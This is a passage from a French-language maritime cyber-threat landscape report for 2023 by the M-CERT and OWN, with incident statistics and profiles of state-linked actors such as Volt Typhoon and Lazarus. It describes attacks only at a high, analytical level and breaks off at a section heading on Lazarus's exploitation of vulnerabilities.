



en collaboration avec

OWN

PANORAMA DE LA MENACE

CYBER MARITIME 2023

TLP.CLEAR

TLP:EX:NC



Maritime Computer Emergency Response

Le M-CERT est un *Computer Security Incident Response Team (CSIRT)* à but non lucratif créé au profit des organismes publics et privés du secteur maritime et portuaire en France et à l'international, si néces

[RFC 2350](#)[Clé PGP](#)

Enoncé de la mission

Le M-CERT est un CSIRT à but non lucratif créé au profit du secteur maritime dans son ensemble (organismes publics et privés). Le M-CERT contribue à la prévention des cyber-attaques, à l'analyse et au partage de l'information d'intérêt pour le secteur (*Maritime Cyber Threat Intelligence*), à l'organisation et à la coordination de la réponse aux attaques au sein du secteur maritime et portuaire et en coopération avec d'autres secteurs et en coordination avec d'autres organisations publiques ou privées régionales ou internationales.

Les activités du M-CERT sont financées et opérées par l'association à but non lucratif [Loi 1901 France Cyber Maritime](#).

Le M-CERT bénéficie également de conventions de coopération sur le sujet de la cyber sécurité maritime signées avec la Marine nationale et la Gendarmerie Maritime.



SOMMAIRE

AVANT-PROPOS	2
À PROPOS	4
1. NOTRE MÉTHODOLOGIE	7
2. L'ANNÉE 2023 EN QUELQUES CHIFFRES	11
3. LES ACTEURS PRÉSUMÉS ÉTATIQUES FACE AU MONDE MARITIME	15
• CHINE	18
• CORÉE DU NORD	19
• RUSSIE	32
• IRAN	34
• YÉMEN	35
4. MENACES CYBERCRIMINELLES : LE SECTEUR MARITIME LOIN D'ÊTRE ÉPARGNÉ	37
5. TACTIQUES, TECHNIQUES ET PROCÉDURES DES MENACES CYBER	57
• L'OBTENTION DES ACCÈS INITIAUX	59
• L'EXEMPLE DU PHISHING D'IDENTIFIANT USURPANT L'ENTREPRISE MAERSK	64
• LOGICIELS MALVEILLANTS ET OUTILS UTILISÉS	67
• LES DONNÉES SONT LA CIBLE PRINCIPALE	70
RÉFÉRENCES	72

AVANT PROPOS

DU CEO DE OWN

Chers acteurs du monde maritime, portuaire et cyber,



C'est avec un grand plaisir que je préface cette deuxième édition du panorama de la menace cyber maritime. Ce panorama 2023 est un ouvrage majeur pour au moins 2 raisons. Premièrement, il constitue un point d'étape, un repère et une boussole sur ce que nous avons traversé en 2023 afin de mieux comprendre l'évolution de la menace pour mieux anticiper les tempêtes de demain.

Deuxièmement, ce panorama illustre l'importance de la collaboration en cybersécurité, en mettant à l'honneur l'intérêt d'un CERT sectoriel qui réunit tous les acteurs d'un écosystème en les fédérant avec un objectif commun de partage et d'analyse de l'information autour de la menace cyber. Plus que jamais l'union fait la force, d'autant plus pour faire face aux contraintes économiques et de pénurie de compétences que nous connaissons.

C'est en plongeant dans le secteur maritime que l'on découvre à quel point il est stratégique notamment en raison des impacts sur l'économie mondiale qu'une perturbation pourrait très rapidement engendrer, mais également complexe à protéger en raison de son étendue géographique, de sa réglementation et géopolitique, de ses acteurs nombreux sur mer et sur terre, et enfin de son système d'information hybride alliant système de gestion, système embarqué et système industriel.

L'année 2023 c'est 612 incidents cyber qui ont été recensés par le M-CERT pour le secteur maritime, et sur lesquels OWN a pu mener des investigations. 3 constats à retenir :

- le niveau de menace est principalement porté par le niveau d'activité des groupes hacktivistes ;
- l'activité cybercriminelle maintient son niveau habituel ;
- les activités portuaires ont été tout particulièrement ciblées en 2023 principalement par les groupes hacktivistes, notamment dans le contexte du conflit russo-ukrainien.

Cette nouvelle édition sera aussi l'objet de rendre l'ouvrage plus accessible à tous en :

- simplifiant volontairement la classification des acteurs de la menace en 2 catégories : les acteurs à visée politique, les acteurs agissant dans un but lucratif ;
- revenant sur les acteurs de la menace ciblant également le secteur maritime comme Lazarus, Noname057(16), Tortoiseshell, Lockbit, ALPHV, Play, Clop, 8base ;
- rappelant les principales tactiques, techniques et procédures des menaces cyber.

Un grand merci aux équipes du M-CERT et de OWN qui ont réalisé cet ouvrage.

Je vous souhaite une bonne lecture et vous donne rendez-vous l'année prochaine pour une édition 2024 qui s'annonce tout aussi importante pour le secteur maritime.

Olivier REVENU

AVANT PROPOS

DU DIRECTEUR DE FRANCE CYBER MARITIME

Chers membres de France Cyber Maritime, Chers partenaires,
Chers acteurs du monde maritime, portuaire et cyber,



J'ai le plaisir de vous adresser le panorama 2023 de la menace cyber maritime, réalisé par le M-CERT en partenariat avec OWN.

Ce panorama a pour objectif de donner une vue globale des menaces cyber ayant touché le secteur maritime en 2023 afin d'aider nos adhérents, nos partenaires et plus largement le monde maritime à mieux comprendre la menace pour mieux se protéger. Travailler ensemble et partager en confiance sur ces menaces en constante évolution est plus que jamais essentiel pour conduire nos activités maritimes en toute sécurité.

L'année 2023 a été riche en incidents de cybersécurité, qui n'ont pas épargné le monde maritime et portuaire, secteur industriel critique, stratégique et à haute valeur économique.

La menace hacktiviste a vu son activité croître fortement avec la poursuite du conflit russo-ukrainien et l'intervention d'Israël contre le Hamas. Ainsi, des groupes hacktivistes soutenant la Russie se sont fait spécialité d'attaquer des acteurs portuaires des pays européens affichant leur soutien à l'Ukraine. En 2023, plus de 300 attaques en déni de service distribué (Distributed Denial of Service, DDoS) visant des acteurs maritimes ou portuaires ont été détectées.

La menace cybercriminelle, poursuivant un objectif financier, a connu un niveau d'activité inégalé en 2023. Le nombre d'attaques répertoriées et rendues publiques a ainsi doublé par rapport à 2022. Les pertes engendrées pour les acteurs maritimes peuvent atteindre plusieurs millions de dollars et être fatales aux victimes les plus vulnérables. Les modes d'extorsion employés ont évolué, passant du chiffrement des données de la victime pour lui en interdire l'accès, à l'exfiltration de ses données et au chantage à leur revente ou leur publication sur Internet.

Les menaces étatiques, agissant par leurs propres moyens ou à travers des groupes para-étatiques affiliés, s'intéressent de manière permanente aux acteurs de l'industrie et de la construction navale, du fait de la dualité civile et militaire des technologies développées. Si l'objectif recherché est principalement la collecte de renseignements stratégiques et économiques, le contexte géopolitique qui a marqué l'année 2023 a poussé ces acteurs à développer des capacités de destruction, avec un intérêt tout particulier pour les infrastructures critiques.

Je vous souhaite une excellente navigation dans ce panorama 2023 de la menace cyber maritime.

Xavier REBOUR

À PROPOS

DE OWN



Créé en 2008, OWN est un *Pure Player* de la cybersécurité. Expert du renseignement sur la menace cyber et avec plus de 70 collaborateurs maîtrisant plus de 10 langues, OWN intervient dans les domaines de l'audit, du conseil, du renseignement cyber (*Threat Intelligence*), de la réponse à incident (CERT) et du SOC managé.


OWN accompagne au quotidien des petites, moyennes et grandes organisations pour leur permettre d'exercer leur métier dans les meilleures conditions en proposant une amélioration en continue de leur cybersécurité et une assistance pour mieux anticiper, détecter et réagir à une menace cyber.

La cybersécurité de OWN, c'est une approche centrée sur la menace et les risques dans ses dimensions techniques, organisationnelles et géopolitiques, qui constitue son ADN dont le séquençage repose sur : *Operate, Warn, Neutralize*. Trois actions qui symbolisent pleinement le rôle de ses experts au quotidien : conseiller et prendre part à des actions de cybergéographie, informer et alerter lorsque le risque est imminent et enfin contribuer à la remédiation pour neutraliser la menace.

CONTACT OWN

contact@own.security

www.own.security

 [own_fr](#)

 [OWN](#)

À PROPOS

DE FRANCE CYBER MARITIME ET DU M-CERT



France Cyber Maritime est une association Loi 1901 dont la mission est de contribuer au renforcement de la cybersécurité du secteur maritime et portuaire français. Elle accueille en son sein des acteurs publics, des opérateurs maritimes et portuaires et des offreurs qualifiés de solutions de cybersécurité.

Les objectifs de France Cyber Maritime sont :

- de développer un réseau d'expertise en cybersécurité maritime en stimulant la création de services à haute valeur ajoutée et adaptés aux besoins de l'industrie ;
- d'améliorer la résilience des opérations maritimes et portuaires face aux menaces cyber en opérant le M-CERT (*Maritime Computer Emergency Response Team*), qui fournit information et assistance au secteur.

Depuis mars 2021, le M-CERT veille et analyse la menace à l'encontre du monde maritime et produit des bulletins d'analyse réguliers aux adhérents de l'association. En complément des services de *Cyber Threat Intelligence*, le M-CERT est également engagé dans la prévention des risques, l'alerte et la coordination de la réponse à incident, en relation avec les autorités de l'État et les organisations de cybersécurité.


En 2024, France Cyber Maritime regroupe 80 membres, de l'écosystème maritime au sens large et bénéficie de partenariats nationaux et internationaux.

CONTACT

FRANCE CYBER MARITIME

contact@france-cyber-maritime.eu

www.france-cyber-maritime.eu

 FrCyberMaritime

 France Cyber Maritime


CONTACT

M-CERT

contact@m-cert.fr

www.m-cert.fr

 M_CERT_FR

 M-CERT



1.

NOTRE MÉTHODOLOGIE

Le recensement des incidents de cybersécurité touchant des acteurs du monde maritime, dont l'analyse vous sera présentée dans ce panorama, a nécessité le suivi quotidien d'un ensemble de sites internet spécialisés et de fils d'information dédiés sur les différents réseaux sociaux, ainsi que l'utilisation de capteurs techniques permettant de recueillir des données venant compléter les informations disponibles sur Internet. Les informations jugées pertinentes ont fait l'objet d'une caractérisation selon un ensemble de critères et ont ensuite été analysées et capitalisées par les analystes de OWN et du M-CERT.



4579

attaques revendiquées
en 2023 par des
groupes cybercriminels
ont été analysées
pour vérifier si elles
concernaient un acteur
du monde maritime.

Les attaques menées par des groupes cybercriminels ou hacktivistes sont relativement bien suivies et disposent d'une exposition croissante dans les médias, rendant leur étude plus accessible. En revanche, les actions menées par des groupes étatiques ou affiliés à un état, poursuivant un objectif stratégique de renseignement ou de déstabilisation, usant d'outils logiciels performants et discrets, et ne recherchant pas la notoriété, sont quant à elles nettement plus complexes à suivre.

Le M-CERT a décidé d'exploiter les résultats des travaux de référencement des incidents cyber à caractère politique menés par le **Référentiel européen des incidents cyber** (*EuRepoC : European Repository of Cyber Incidents*) afin d'en tirer des informations de contexte sur les attaques étatiques qui ont été menées en 2023. A partir de ces éléments, OWN a exploité ses moyens d'investigation afin de dresser les profils des acteurs les plus actifs, susceptibles de cibler le secteur maritime.

Les menaces cyber sont historiquement classées en trois catégories définies selon les acteurs les opérant : les menaces étatiques, les groupes cybercriminels et les groupes hacktivistes.

L'actualité saillante de 2023 démontre que les États ont continué de développer leurs doctrines d'emploi militaire. La résurgence de conflits régionaux a conduit à une utilisation massive et décomplexée des « armes » cyber et a contribué à redessiner les contours des trois catégories historiques de menaces :

- **les menaces étatiques**, ne se cantonnent pas à l'espionnage stratégique (exploitation d'outils complexes et indétectables afin de pérenniser des accès aux réseaux informatiques de leurs cibles à long terme).

Elles confirment leur capacité à rechercher la destruction des moyens informatiques de leur cible par l'utilisation détournée de rançongiciels ou l'emploi de logiciels d'effacement de type *Wiper*.

- **les groupes cybercriminels**, dont les actions se concentrent depuis quelques années autour de l'écosystème du rançongiciel, tendent à revenir aux fondamentaux : le vol de données.

Ils emploient de manière croissante des méthodes d'extorsion sans chiffrement, exploitant le vol et la revente des données subtilisées à l'occasion de l'intrusion.

- **les groupes hacktivistes**, dont les modes opératoires sont le déni de service et le défacement, voient leur indépendance remise en question. L'indépendance des groupes hacktivistes soutenant la Russie vis-à-vis des instances étatiques peut être largement remise en cause. L'exemple du groupe NoName057, totalement aligné avec le pouvoir russe, est parfaitement représentatif de cette tendance.

Afin de s'adapter à ces évolutions, le M-CERT et OVN ont adopté une nouvelle méthode de classification des acteurs, basée sur les objectifs recherchés plutôt que les modes opératoires. Ainsi, on séparera :

- **les actions à visée politique** : entrent dans cette catégorie les attaques prenant pour cible une entité représentative d'un état (entité gouvernementale, administration, ensemble d'acteurs d'un secteur d'activité critique...), d'un mouvement politique, idéologique, religieux, ou social (parti politique, syndicat, instance religieuse, acteur social), mais aussi les campagnes dont l'objectif poursuivi est en soi politique (défense d'une idée, d'une minorité, d'une religion, d'un belligérant, d'un parti ou mouvement politique ...), quelle que soit la cible visée ;
- **les actions réalisées dans un but lucratif** : appartiennent à cette catégorie l'ensemble des attaques visant à extorquer de l'argent à la victime, soit suite à un vol de données, d'identifiants, pour récupérer l'accès à un système d'information ou les attaques visant à dérober des cryptomonnaies.

Une fois l'activité des différents types de menaces analysée, les acteurs les plus actifs en 2023 ont été sélectionnés. Leurs modes opératoires, tactiques et techniques ont été décryptés afin de vous proposer des fiches de profils spécifiques.





2.


L'ANNÉE 2023 EN QUELQUES CHIFFRES

En 2023, l'équipe du M-CERT a recensé 612 incidents de cybersécurité impactant le secteur maritime au niveau mondial.

+ LES INCIDENTS IMPACTANT LE SECTEUR MARITIME MONDIAL EN 2023

612

incidents de cybersécurité recensés par le M-CERT en 2023, impactant le secteur maritime au niveau mondial




Après un premier trimestre qui a vu le monde maritime et portuaire relativement épargné, le niveau de menace s'est fortement accru pour atteindre son apogée au mois de juin avec 105 incidents recensés. Le second semestre a été marqué par une activité stable autour de 50 incidents recensés par mois, connaissant même une baisse sur le dernier trimestre.

+ RÉPARTITION MENSUELLE PAR TYPE DE MENACE




Source : M-CERT



Deux phénomènes sont à noter :

- le niveau de menace est principalement porté par le niveau d'activité des groupes hacktivistes, dont l'intérêt pour le monde maritime, secteur d'activité stratégique, n'est plus à démontrer. Ainsi, le nombre d'incidents relevés est en lien direct avec l'actualité géopolitique et le déclenchement ou la résurgence de conflits régionaux ou plus globaux.
- l'activité cybercriminelle maintient son niveau habituel et connaît peu de variation mensuelle.

+ RÉPARTITION SECTORIELLE DES INCIDENTS EN 2023




Les activités portuaires ont été tout particulièrement ciblées en 2023 principalement par les groupes hacktivistes, notamment dans le contexte du conflit russo-ukrainien. Le domaine de la construction et de la maintenance a quant à lui été principalement ciblé par des mouvances cybercriminelles. Dans une moindre mesure, le transport maritime a subi lui aussi un nombre important d'attaques, principalement d'origine cybercriminelle.

Source : M-CERT

+ RÉPARTITION GÉOGRAPHIQUE DES INCIDENTS EN 2023

En terme géographique, les USA occupent une nouvelle fois la première place en nombre d'attaques subies, suivis par les pays d'Europe de l'Ouest d'une part et la Russie d'autre part, symboles de l'alignement de l'activité dans le cyberspace avec les grands conflits géopolitiques en cours.





3.

LES ACTEURS PRÉSUMÉS ÉTATIQUES FACE AU MONDE MARITIME


L'année 2023 a été marquée par deux conflits régionaux : la continuation du conflit russo-ukrainien, dont les émanations dans le cyberspace impactent les deux belligérants, mais aussi l'ensemble des pays européens soutenant l'Ukraine et la résurgence du conflit israélo-palestinien, qui s'étend aux cyberspaces des pays voisins (Iran, Yémen,...).

Le référentiel européen des incidents cyber (EuRepoC) a enregistré un total de **454 campagnes d'attaques**, qui ont impliqué 895 cibles, de toutes natures. Si l'on exclut de ce décompte l'ensemble des campagnes à caractère lucratif, on constate que le conflit Russie-Ukraine engendre 83 % des opérations cybernétiques dont l'origine a pu être démontrée. Parmi celles-ci, 37 % ont visé soit la Russie, soit l'Ukraine. En outre, une proportion similaire de ces opérations (38 %) étaient initiées par des groupes d'origine russe (principalement des groupes non étatiques) contre des pays soutenant l'Ukraine, en particulier les États-Unis et les États membres de l'UE.

Le conflit entre Israël et le Hamas arrive loin derrière (6%). Les activités liées à ce dernier ont été principalement enregistrées après l'escalade violente du 7 octobre 2023.

En marge de ces deux conflits majeurs, on retrouve des conflits de moindre intensité qui correspondent aux déclinaisons dans le cyberspace de zones de compétition, voire de confrontation sur des enjeux secondaires, possédant souvent une dimension maritime. Les volontés de puissance de plusieurs états transforment ainsi les océans en espace de compétition, génératrice de crises et de conflits qui se transposent naturellement et quasi-systématiquement dans le cyberspace. L'espace cyber, désormais reconnu comme un espace de confrontation à part entière, s'inscrit comme support essentiel dans les stratégies maritimes.

Le secteur maritime est stratégique en raison des impacts sur l'économie mondiale qu'une perturbation pourrait très rapidement engendrer. Le milieu cyber-maritime peut ainsi être, soit le théâtre d'une opposition qui trouve son origine dans un autre milieu (attaque impactant un acteur du monde maritime en raison de sa position, sa nationalité, mais sans prise en compte de sa nature maritime), soit, au contraire, être au centre des intérêts des acteurs concernés (espionnage de secret de fabrication de sous-marins, déstabilisation du fonctionnement d'un port, etc.).



- Russie - Ukraine
- Israël (Hamas et al.)
- North Korea - South Korea
- Iran - Israël
- Iran (people's Mujahideen)
- Soudan (Darfour)
- Norvège et al. - Russie (Arctique)
- Vietnam et al. - Chine (Mer de Chine du Sud)
- Inde - Pakistan
- Chine (Tibet)
- Autres

Durant l'année 2023, le domaine maritime a été visé par différents modes opératoires avancés, dans la majorité des cas à des fins d'espionnage. Les acteurs présentés dans la suite de l'analyse ne constituent pas une liste exhaustive. Il s'agit uniquement des menaces ayant fait l'objet d'études réalisées par des chercheurs en cybersécurité et rendues publiques, ainsi que du résultat du travail réalisé par le OWN-CERT.

Si les attaques liées à des acteurs étatiques ont essentiellement comme motivation l'espionnage, les tentatives de sabotage ne sont pas à exclure, en particulier dans le contexte d'un conflit ouvert entre états.

Conflits autour des mers

Sources : OWN-CERT



La carte ci-dessus recense les zones de tension actuelles relatives aux espaces maritimes et permet d'appréhender les enjeux pour le monde maritime.

CHINE

De nombreux acteurs de la menace affiliés à l'État chinois ont concentré leurs attaques dans la région de la mer de Chine méridionale, ciblant les gouvernements et les industries de la région pour des raisons politiques ou d'expansion territoriale. D'autres acteurs ont visé l'industrie de la défense et les infrastructures américaines, à la recherche d'avantages concurrentiels ou encore pour soutenir des objectifs militaires stratégiques.

La CISA a annoncé au début de l'année 2024, avoir démantelé le botnet **KV**.¹ Ce botnet semble avoir été utilisé comme une infrastructure d'anonymisation et de relais des communications pour les opérations chinoises ciblant les infrastructures critiques américaines et potentiellement européennes, canadiennes, australiennes, britanniques et néo-zélandaises.²

Il est composé essentiellement de quelques centaines de routeurs obsolètes, vulnérables et dépourvus de mises à jour de sécurité, parmi les modèles *CISCO RV320/325*, *Netgear ProSafe*, *DrayTek* ou encore certains modèles de caméras *Axis IP*. Le gouvernement américain a autorisé la désinfection automatique des appareils compromis localisés aux États-Unis, ce qui a été réalisé par la CISA en janvier 2024. Néanmoins, des appareils restent vulnérables à une réinfection et certains appareils compromis situés en dehors des États-Unis n'ont probablement pas été traités par cette opération de désinfection.

Le botnet **KV** aurait notamment été utilisé par **Volt Typhoon**. Les opérations menées par ce groupe consistent à se positionner au sein des réseaux compromis de la manière la plus discrète et persistante possible, à exfiltrer des informations sur l'architecture et les protocoles utilisés, à pivoter et potentiellement agir sur le réseau d'informatique industrielle (OT) de la victime et ainsi provoquer des dysfonctionnements sur ses installations. Les opérations de **Volt Typhoon** auraient abouti à des perturbations sur les systèmes automatisés de chauffage, ventilation et de climatisation (CVC) de certaines salles de serveurs ou sur des contrôles critiques de l'énergie et de l'eau, pouvant entraîner des pannes d'infrastructure importantes.

Certaines victimes de **Volt Typhoon** sont des petites structures qui fournissent des services essentiels à des organisations plus importantes ou à des sites clés dans les domaines maritimes, gouvernementaux, des télécommunications, de l'énergie, des systèmes d'approvisionnement en eau et de traitement des eaux usées et des fournisseurs de services Internet notamment. Le gouvernement américain estime que ce pré-positionnement aurait pour objectif d'empêcher les forces militaires américaines d'intervenir en cas de crise majeure avec la Chine.

L'*US Navy* a confirmé avoir été impactée par les opérations de cet acteur en 2023³, tandis que d'autres sources ont indiqué le ciblage d'infrastructures à Guam et Hawaii, dont un port et un centre de logistique possiblement en lien avec l'armée ou la marine américaine.⁴

CORÉE DU NORD

Confrontée à une pression internationale accrue et aux restrictions imposées à la suite de ses essais militaires, la Corée du Nord a stratégiquement développé ses capacités d'action dans le cyberspace.

Cela offre à Pyongyang non seulement un moyen efficace de contourner les sanctions économiques en institutionnalisant le vol de crypto-monnaies, mais également de renforcer sa collecte de renseignements stratégiques militaires. En outre, ces opérations cybernétiques variées incluent des attaques contre des banques internationales ou des infrastructures critiques, qui revêtent parfois un caractère idéologique comme l'illustre le piratage de Sony Pictures en 2014.

Plusieurs de ces acteurs ont ciblé le secteur maritime en 2023, en particulier l'industrie de la construction navale. De plus, une opération d'espionnage qui visait la construction des sous-marins a été découverte. Si cette intrusion n'a pas été imputée à un acteur spécifique, l'écosystème cybernétique nord-coréen est connu pour s'illustrer dans ce domaine.



Deux services de renseignement s'illustrent dans les actions cyber nord-coréennes :

- **Le Ministère de la Sécurité d'État (MSS)**, souvent désigné comme la "police secrète", est chargé du contre-espionnage. Ses missions incluent la capture d'agents hostiles et l'espionnage domestique. Le Mode Opérateur Adverse (MOA) associé, **Reaper** (ScarCruft, InkySquid, APT37, Group123), est impliqué dans de nombreuses campagnes de cyber-espionnage ciblant des ONG, la société civile, notamment des dissidents, journalistes et déserteurs.
- **Le Bureau de Reconnaissance Général (RGB)** est chargé des opérations clandestines et abrite la majorité des effectifs cybers nord-coréens. Les Modes Opérateurs Adverses (MOA) attribués à ce bureau (**Lazarus, Kimsuky, Andariel, Bluenoroff, AppleJeu...**) mènent essentiellement des actions d'espionnage à l'encontre de secteurs clés (gouvernement, défense, naval, aérospatial, nucléaire, télécommunications) et du vol de cryptomonnaies et de fonds afin de financer les activités du régime nord-coréen.



+ FOCUS SUR LAZARUS

Le groupe Lazarus est un groupe de hackers, entretenant des liens étroits avec le pouvoir en Corée du Nord. Il s'agit à l'origine d'un groupe criminel, considéré par la suite comme une menace persistante avancée.

Le groupe Lazarus entretient des liens étroits avec la Corée du Nord. Le ministère américain de la Justice affirme que le groupe fait partie de la stratégie du gouvernement nord-coréen visant à « saper la cybersécurité mondiale... et à générer des revenus illicites en violation des... sanctions ». La Corée du Nord profite de la conduite de cyberopérations car elle peut présenter une menace asymétrique avec un petit groupe d'opérateurs, en particulier pour la Corée du Sud.

La première attaque dont le groupe est tenu responsable a lieu de 2009 à 2012. Il s'agit d'une campagne de cyberespionnage utilisant des techniques simples d'attaque par déni de service distribué (DDoS), ciblant le gouvernement sud-coréen à Séoul. Le groupe Lazarus est également connu pour l'attaque de 2014 contre Sony Pictures, utilisant des techniques plus sophistiquées.

Le groupe Lazarus aurait volé 12 millions de dollars à la Banco del Austro en Équateur et 1 million de dollars à la banque Tien Phong au Vietnam en 2015.¹

Kaspersky Lab a rapporté en 2017 que le groupe Lazarus a tendance à se concentrer sur les cyberattaques d'espionnage et d'infiltration, tandis qu'un sous-groupe au sein de leur organisation, que Kaspersky appelle Bluenoroff, est spécialisé dans les cyberattaques financières. Kaspersky a trouvé plusieurs attaques dans le monde entier et un lien direct (adresse IP) entre Bluenoroff et la Corée du Nord.²

Symantec a quant à lui, rapporté en 2017 qu'il était « très probable » que le groupe Lazarus soit à l'origine de l'attaque WannaCry.³

Le Groupe Lazarus est à l'initiative, depuis 2019, d'une campagne désignée sous le nom d'"Opération Dreamjob",⁴ qui consiste à usurper l'identité de responsables de recrutement pour entrer en contact avec des employés d'entités d'intérêts et, en exploitant

des techniques d'ingénierie sociale, de les amener à télécharger des fichiers malveillants. En 2022, dans le cadre de cette opération, des sites web usurpant l'identité de grandes entreprises technologiques ont été créés afin de pouvoir déployer un *exploit*.⁵

L'exploitation des vulnérabilités : une spécialité de Lazarus

